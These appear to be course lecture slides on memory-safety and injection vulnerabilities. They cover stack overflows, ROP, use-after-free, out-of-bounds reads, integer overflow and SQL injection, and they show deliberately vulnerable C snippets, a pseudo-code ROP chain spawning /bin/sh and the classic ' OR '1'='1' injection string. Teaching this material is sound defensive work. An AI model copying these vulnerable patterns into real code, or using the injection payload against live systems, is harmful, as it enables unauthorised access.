
Nested Stack Frames: Function Call Chain

- Each function call pushes a **stack frame** onto the thread's stack
- Frames **nest**: the active frame sits on top of its caller's, which sits on its own caller's
- A frame holds **local variables**, **saved registers** and the **return address**
- Returning pops the current frame and transfers control to the **stored return address**
- This **call-return contract** is precisely what stack-based attacks subvert




Process Memory: Stack Frame Layout

- Close-up view of a **single stack frame** on x86-64
- Layout from high to low addresses: **return address, saved RBP, local variables**
- **RBP** points to the base of the frame; **RSP** points to its top
- Arrays grow **from low to high** addresses within the frame
- A write past the array's length **climbs** toward saved RBP and then the return address



Stack Frame Layout During Buffer Overflow

- An **unbounded copy** (e.g. strcpy) writes past the buffer's end
- Adjacent stack slots are overwritten with **attacker-controlled bytes**
- Saved RBP and the **return address** are the prime targets
- On return, the CPU transfers control to a **malicious address**: shellcode or a ROP chain
- Canonical form of **CWE-121: Stack-based Buffer Overflow**



Stack-Based Buffer Overflow (CWE-120)

```
#include <string.h>

void vulnerable_function(char *user_input) {
    char buffer[64];
    strcpy(buffer, user_input); // no bounds check
}

int main(int argc, char *argv[]) {
    if (argc > 1)
        vulnerable_function(argv[1]);
    return 0;
}
```

- strcpy() copies bytes until a null terminator is encountered
- If user_input is longer than 64 bytes, strcpy writes beyond the buffer boundary
- **Overwritten stack data includes the return address:** attacker controls where execution resumes

Modern Exploitation Landscape

- Simple buffer overflows are rarer on modern systems due to compiler and OS-level mitigations
- Attackers now use sophisticated techniques: **Return-Oriented Programming (ROP)**, **heap spraying**, and **information disclosure**
- ROP chains reuse existing code gadgets to execute arbitrary computation despite code-execution prevention
- Information disclosure (read beyond boundaries) enables **ASLR bypass** and gadget location
- Zero-day vulnerabilities and bypasses are discovered regularly; defence is an evolving arms race

Compiler and OS Mitigations

Each row is examined in depth in Section 5 (slides 52 and 53).

Mitigation	What it prevents	How attackers bypass it
NX / XD (Non-Executable Stack)	Shellcode execution on stack	Return-Oriented Programming (ROP)
ASLR (Address Space Layout Randomisation)	Knowing where code lives	Information leaks (CWE-125)
Stack Canary	Silent return-address overwrite	Info leaks; heap/format-string bugs
PIE (Position Independent Executable)	Fixed code addresses	Requires ASLR bypass first
RELRO (Relocation Read-Only)	GOT/PLT overwrites	Heap-only exploits

Return-Oriented Programming (ROP)

```
/* ROP chain (pseudo-code) */
void *chain[] = {
    0x4005e0, /* pop rdi; ret */
    &"/bin/sh", /* argument */
    0x4005f2, /* pop rsi; ret */
    0x0, /* argv, envp = 0 */
    &execve /* target */
};

/* overflow rewrites saved RIP
   to the first gadget */
strcpy(buf, attacker_input);
```

- The attacker chains short instruction sequences (gadgets) that each end in a ret
- Each gadget performs one small step: set a register, load a value, call a library function
- DEP/NX is bypassed: every instruction executed lives in existing executable code
- ROP is Turing-complete: arbitrary computation is possible purely from gadgets

Use-After-Free (CWE-416)

```
char *ptr = (char *)malloc(64);
strcpy(ptr, user_input);
free(ptr);                                /* freed */

/* ... other allocations ... */


strcpy(ptr, attacker_data);
/* writes into a new object */

printf("%s\n", ptr);
/* reads a different object */
```

- After `free()`, `ptr` is a dangling pointer; the memory may be reused for a new allocation
- Attacker controls what object lands in the freed memory (heap spray)
- **Consequences:** information disclosure, heap corruption, or code execution
- ~70 % of critical Chromium/Windows flaws are memory-safety bugs; CVE-2024-4671 (Chrome UAF) was exploited as a zero-day

Use-After-Free: Heap Lifecycle

Heap slot 0x7fa8 — lifecycle of a dangling pointer



Key insight
The pointer keeps the same numeric address (0x7fa8) across all four steps — only the meaning of the slot changes.

Information Disclosure Enables Exploits

```
struct object {
    char *function_ptr;
    char buffer[64];
};

void read_data(struct object *obj,
               char *user_input) {
    int len = strlen(user_input);
    memcpy(obj->buffer, user_input, len);
    /* CWE-125: no bounds check */
}

/* over-read leaks function_ptr */
```

- **CWE-125** (out-of-bounds read) and **CWE-787** (out-of-bounds write) enable information leaks
- Leaked addresses defeat **ASLR** by revealing code and heap base addresses
- Disclosure is often a *prerequisite* for defeating memory mitigations
- Multi-stage exploit: leak address, craft gadget chain, execute ROP payload

Integer Overflow (CWE-190)

```
void copy_records(  
    unsigned int n, void *src) {  
    size_t total =  
        n * sizeof(struct record);  
    /* wraps if n is large */  
  
    char *buf = malloc(total);  
    /* tiny buffer after wrap */  
    if (!buf) return;  
  
    memcpy(buf, src,  
        n * sizeof(struct record));  
    /* heap overflow */  
}
```

- Arithmetic on attacker-controlled sizes can silently wrap: the allocation looks valid and becomes a heap buffer overflow
- Example: `sizeof(record)=32`, `n=0x08000001` wraps to `0x20` on a 32-bit `size_t`
- Defence: checked arithmetic (e.g. `__builtin_mul_overflow`) and range validation before arithmetic
- CWE-190 sits in the MITRE Top 25 (2024: #12); CVE-2021-21224 weaponised an integer overflow in V8 as a Chrome zero-day

Injection and Concurrency

Session 2: Orientation

Recap: C/C++ memory weaknesses and the compiler/OS mitigations that raise exploitation cost.

Ahead: Injection flaws mix data with control, and concurrency flaws race over shared state.

Lab: Week 12 shifts to Python: SQL injection (CWE-89) and OS command injection (CWE-78).

Injection Vulnerabilities

Template (app logic):

```
"SELECT * FROM users  
  WHERE name='" + input + "'"
```

Attacker input:

```
' OR '1'='1'
```

Effective query:

```
SELECT * FROM users  
  WHERE name='' OR '1'='1'  
// returns ALL rows;  
// bypasses authentication
```

- **Root cause:** untrusted input flows into an interpreter without being separated from code
